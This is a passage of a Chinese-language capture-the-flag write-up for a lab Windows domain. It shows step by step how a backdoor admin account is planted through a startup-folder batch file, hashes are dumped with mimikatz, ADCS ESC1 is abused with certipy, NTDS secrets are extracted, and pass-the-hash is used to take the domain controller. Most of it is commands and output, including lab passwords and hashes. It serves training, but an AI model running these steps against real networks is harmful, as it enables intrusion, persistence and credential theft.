2   172.22.61.17 dc.xiaorang.lab
```

也可以把SharpHound.exe通过evil-winrm传到服务器上：

```
Plain Text

1   upload /tmp/SharpHound.exe .
```

```
*Evil-WinRM* PS C:\Users\TEMP.XIAORANG\Documents> cd C:\Windows\Temp
*Evil-WinRM* PS C:\Windows\Temp> upload /tmp/SharpHound.exe .
Info: Uploading /tmp/SharpHound.exe to .


Data: 1402196 bytes of 1402196 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Windows\Temp>
```

接着指定一下域用户账号密码去做域内信息搜集

```
C:\Users\TEMP.XIAORANG\Documents\SharpHound.exe --ldapusername yangdming --ldappassword kier@n10 -c all
```

```
*Evil-WinRM* PS C:\Users\TEMP.XIAORANG\Documents> C:\Users\TEMP.XIAORANG\Documents\SharpHound.exe --ldapusername yangdming --ldappassword
kier@n10
2023-10-30T14:21:10.5272739+08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-10-30T14:21:10.7302803+08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, Object
Props, DCOM, SPNTargets, PSRemote
2023-10-30T14:21:10.7605530+08:00|INFORMATION|Initializing SharpHound at 14:21 on 2023/10/30
2023-10-30T14:21:11.2078768+08:00|INFORMATION|Loaded cache with stats: 66 ID to type mappings.
 66 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-10-30T14:21:11.2156939+08:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTarget
s, PSRemote
2023-10-30T14:21:11.3866798+08:00|INFORMATION|Beginning LDAP search for xiaorang.lab
2023-10-30T14:21:11.4335591+08:00|INFORMATION|Producer has finished, closing LDAP channel
2023-10-30T14:21:11.4335591+08:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-10-30T14:21:42.3397895+08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 38 MB RAM
2023-10-30T14:22:00.5897924+08:00|INFORMATION|Consumers finished, closing output channel
2023-10-30T14:22:00.6210780+08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
```

搜集到的结果如下，可以用download下载下来：


- https://github.com/LxxxSec/TunnelX/blob/master/20231030142200_BloodHound.zip

```
download 20231030142200_BloodHound.zip /tmp/20231030142200_BloodHound.zip
```

重启运行启动项后门获取system权限

根据题目的提示，我们需要提权到system，用BloodHound分析

发现yangdming这个用户在SHUWDOWN_GROUP组里



该组内的用户允许对机器重启

NODE PROPERTIES

Object ID	S-1-5-21-1221599514-3194961069-2258431992-1118
Description	This group is capable of shutdown
Admin Count	False

所以可以利用启动项提权，编写以下内容到add.bat：

- 首先把yangdming添加到本地管理员组内，方便后面信息搜集
- 然后把LocalAccountTokenFilterPolicy设置为1，否则后面用户在PTH的时候会爆 `[-] rpc_s_access_denied` 错误
- 接着添加benbi后门用户

```
Plain Text
```

```
@echo off
net localgroup administrators yangdming /add
reg ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
net user benbi pass@123 /add
net localgroup administrators benbi /add
```

将add.bat上传到启动目录中，然后重启

```
Plain Text
```

```
upload /tmp/add.bat "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\add.bat"
shutdown -r -t 0
```

```
*Evil-WinRM* PS C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp> upload /tmp/add.bat "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\add.bat"
Info: Uploading /tmp/add.bat to C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\add.bat


Data: 104 bytes of 104 bytes copied

Info: Upload successful!
```

```
*Evil-WinRM* PS C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp> dir


    目录: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       10/30/2023   3:21 PM             80 add.bat
```

重启后发现benbi用户生成了

```
*Evil-WinRM* PS C:\Users\TEMP.XIAORANG\Documents> net users

\\ 的用户帐户

-------------------------------------------------------------------------------
Administrator            benbi                    Guest
命令运行完毕，但发生一个或多个错误。
```

这里就不用rdp去连了，因为是DNS隧道非常卡，直接用wmiexec.py连接拿下flag

Plain Text

```
proxychains python3 wmiexec.py benbi:pass@123@172.22.61.34
```

```
┌──(root㉿kali)-[/home/…/Desktop/tools/impacket/examples]
└─# proxychains python3 wmiexec.py benbi:pass@123@172.22.61.34
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Impacket v0.10.1.dev1+20230223.202738.f4b848fa - Copyright 2022 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
win2012\benbi

C:\>cd Users\Administrator\flag
C:\Users\Administrator\flag>type flag03.txt
 _________                                    __    ____  ____
|  _   _  |                                  [  | |_  _||_  _|
|_/ | | \_|__   _   _ .--.   _ .--.  .---.  | |   \ \  / /
    | |   [  | | | [ `.-. | [ `.-. |/ /__\\ | |    > `' <
   _| |_   | \_/ |, | | | |  | | | || \__., | |  _/ /'`\ \_
  |_____|  '.__.'_/[___||__][___||__]'.__.'[___]|____||____|

flag03: flag{77f5b567-1b99-486c-a9d7-552504f27298}
```

再上传mimikatz相关工具

```
upload /tmp/m/mimidrv.sys .
upload /tmp/m/mimilib.dll .
upload /tmp/m/mimispool.dll .
upload /tmp/m/mimikatz.exe .
```

用mimikatz成功抓到机器用户的哈希

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > 1.txt
```

```
msv :
 [00000003] Primary
 * Username : WIN2012$
 * Domain   : XIAORANG
 * NTLM     : 41a258d72365350640270508748c9675
 * SHA1     : 9999705e7ee05cb9817c90325bace4d30f770deb
```

ADCS ESC1拿下域控

发现域内存在ADCS，用certipy探测一下，记得用机器用户的哈希，探测后发现存在ADCS ESC1

```
proxychains certipy find -u win2012\$@xiaorang.lab -hashes 00000000000000000000000000000000:41a258d72365350640270508748c9675 -dc-ip 172.22.61.17 -vulnerable
cat 20231030050124_Certipy.txt
```

```
┌──(root㉿kali)-[/home/…/Desktop/tools/impacket/examples]
└─# proxychains certipy find -u win2012\$@xiaorang.lab -hashes 00000000000000000000000000000000:41a258d72365350640270508748c9675 -dc-ip 172.22.61.17 -vulnerable
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/root/.pyenv/versions/3.9.10/lib/python3.9/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.7) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'xiaorang-DC-CA-CA' via CSRA
[!] Got error while trying to get CA configuration for 'xiaorang-DC-CA-CA' via CSRA: Can't find a valid stringBinding to connect
[*] Trying to get CA configuration for 'xiaorang-DC-CA-CA' via RRP
[!] Got error while trying to get CA configuration for 'xiaorang-DC-CA-CA' via RRP: [Errno Connection error (224.0.0.1:445)] [Errno 111] Connection refused
[!] Failed to get CA configuration for 'xiaorang-DC-CA-CA'
[*] Saved BloodHound data to '20231030050124_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20231030050124_Certipy.txt'
[*] Saved JSON output to '20231030050124_Certipy.json'
```

```
    [!] Vulnerabilities
      ESC1                              : 'XIAORANG.LAB\\Domain Computers' can enroll, enrollee supplies subject and template allows clien
t authentication
      ESC2                              : 'XIAORANG.LAB\\Domain Computers' can enroll and template can be used for any purpose
      ESC3                              : 'XIAORANG.LAB\\Domain Computers' can enroll and template has Certificate Request Agent EKU set
```

发现win2012可利用模板，为域管请求证书，转换格式，请求TGT

```
proxychains certipy req -u win2012\$@xiaorang.lab -hashes 00000000000000000000000000000000:41a258d72365350640270508748c9675 -target 172.22.61.17 -ca xiaorang-DC-CA-CA -template win2012 -upn administrator@xiaorang.lab
```

```
┌──(root㉿kali)-[/home/…/Desktop/tools/impacket/examples]
└─# proxychains certipy req -u win2012\$@xiaorang.lab -hashes 00000000000000000000000000000000:41a258d72365350640270508748c9675 -target 172.22.61.17 -ca xiaorang-DC-CA-CA -template win2012 -upn administrator@xiaorang.lab
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/root/.pyenv/versions/3.9.10/lib/python3.9/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.7) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 63
[*] Got certificate with UPN 'administrator@xiaorang.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

```
proxychains certipy auth -pfx administrator.pfx -dc-ip 172.22.61.17
```

```
┌──(root㉿kali)-[/home/…/Desktop/tools/impacket/examples]
└─# proxychains certipy auth -pfx administrator.pfx -dc-ip 172.22.61.17
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/root/.pyenv/versions/3.9.10/lib/python3.9/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.7) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Using principal: administrator@xiaorang.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@xiaorang.lab': aad3b435b51404eeaad3b435b51404ee:e26a28fd9daa8a6a4d3c5adbbdcb0f53
```

导出域内哈希

```
proxychains python3 secretsdump.py xiaorang.lab/administrator@172.22.61.17 -just-dc -hashes aad3b435b51404eeaad3b435b51404ee:e26a28fd9daa8a6a4d3c5adbbdcb0f53
```

```
┌──(root㉿kali)-[/home/…/Desktop/tools/impacket/examples]
└─# proxychains python3 secretsdump.py xiaorang.lab/administrator@172.22.61.17 -just-dc -hashes aad3b435b51404eeaad3b435b51404ee:e26a28fd9
daa8a6a4d3c5adbbdcb0f53
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Impacket v0.10.1.dev1+20230223.202738.f4b848fa - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e26a28fd9daa8a6a4d3c5adbbdcb0f53:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0b028e2ae23887824de5c266331d1805:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
wangmei:1103:aad3b435b51404eeaad3b435b51404ee:20e22050400d186fc1661cc383d86bed:::
zhangjing:1104:aad3b435b51404eeaad3b435b51404ee:12b5aae538465c791958e2e724f9aa67:::
```

拿到域管哈希之后即可拿下域控

```
Plain Text
1  proxychains python3 wmiexec.py xiaorang.lab/administrator@172.22.61.17 -has
   hes aad3b435b51404eeaad3b435b51404ee:e26a28fd9daa8a6a4d3c5adbbdcb0f53
2  type C:\Users\Administrator\flag\flag04.txt
```

```
┌──(root㉿kali)-[/home/…/Desktop/tools/impacket/examples]
└─# proxychains python3 wmiexec.py xiaorang.lab/administrator@172.22.61.17 -hashes aad3b435b51404eeaad3b435b51404ee:e26a28fd9daa8a6a4d3c5a
dbbdcb0f53
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Impacket v0.10.1.dev1+20230223.202738.f4b848fa - Copyright 2022 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type C:\Users\Administrator\flag\flag04.txt
 ,ggggggggggggggg                                          ,ggg,         ,gg
dP"""""""88""""""""                                      ,dPYb,dP"""Y8,      ,dP'
Yb,_    88                                               IP'`YbYb,_  "8b,   d8"
 `""    88                                               I8  8I `""    Y8,,8P'
        88                                               I8  8'         Y88"
        88 gg      gg    ,ggg,,ggg,    ,ggg,,ggg,    ,ggg,   I8 dP         ,888b
        88 I8      8I   ,8" "8P" "8,   ,8" "8P" "8,  i8" "8i  I8dP         d8" "8b,
  gg,   88 I8,    ,8I   I8   8I   8I   I8   8I   8I  I8, ,8I  I8P        ,8P'    Y8,
   "Yb,,8P,d8b,  ,d8b,,dP   8I   Yb,,dP   8I   Yb, `YbadP' ,d8b,_     d8"       "Yb,
     "Y8P'8P'"Y88P"`Y88P'   8I   `Y88P'   8I   `Y8888P"Y8888P'"Y88   ,8P'          "Y8

flag04: flag{e02cc70b-0462-4e72-9824-08aec26b6263}
```

PTH外网机器完结散花

再回头用域管的哈希把外网SiteServer CMS给PTH了，完结撒花。

```
Plain Text
1  proxychains python3 wmiexec.py xiaorang.lab/administrator@172.22.61.50 -has
   hes aad3b435b51404eeaad3b435b51404ee:e26a28fd9daa8a6a4d3c5adbbdcb0f53
2  type C:\Users\Administrator\flag\flag01.txt
```

```
┌──(root㉿kali)-[/home/…/Desktop/tools/impacket/examples]
└─# proxychains python3 wmiexec.py xiaorang.lab/administrator@172.22.61.50 -hashes aad3b435b51404eeaad3b435b51404ee:e26a28fd9daa8a6a4d3c5a
dbbdcb0f53
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Impacket v0.10.1.dev1+20230223.202738.f4b848fa - Copyright 2022 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type C:\Users\Administrator\flag\flag01.txt
 ________                                          __  __    __
/        |                                        /  |/  |  /  |
$$$$$$$$/__    __  _______   _______    ______  $$ |$$ |  $$ |
   $$ | /  |  /  |/       \ /       \  /      \ $$ |$$  \/$$/
   $$ | $$ |  $$ |$$$$$$$  |$$$$$$$  |/$$$$$$  |$$ | $$  $$<
   $$ | $$ |  $$ |$$ |  $$ |$$ |  $$ |$$    $$ |$$ |  $$$$  \
   $$ | $$ \__$$ |$$ |  $$ |$$ |  $$ |$$$$$$$$/ $$ | $$ /$$  |
   $$ | $$    $$/ $$ |  $$ |$$ |  $$ |$$       |$$ |$$ |  $$ |
   $$/   $$$$$$/  $$/   $$/ $$/   $$/  $$$$$$$/ $$/ $$/   $$/


flag01: flag{8027a571-aca3-4986-a480-57d2b94c714f}
```

题出的超级好，除了砂砾贵没有缺点。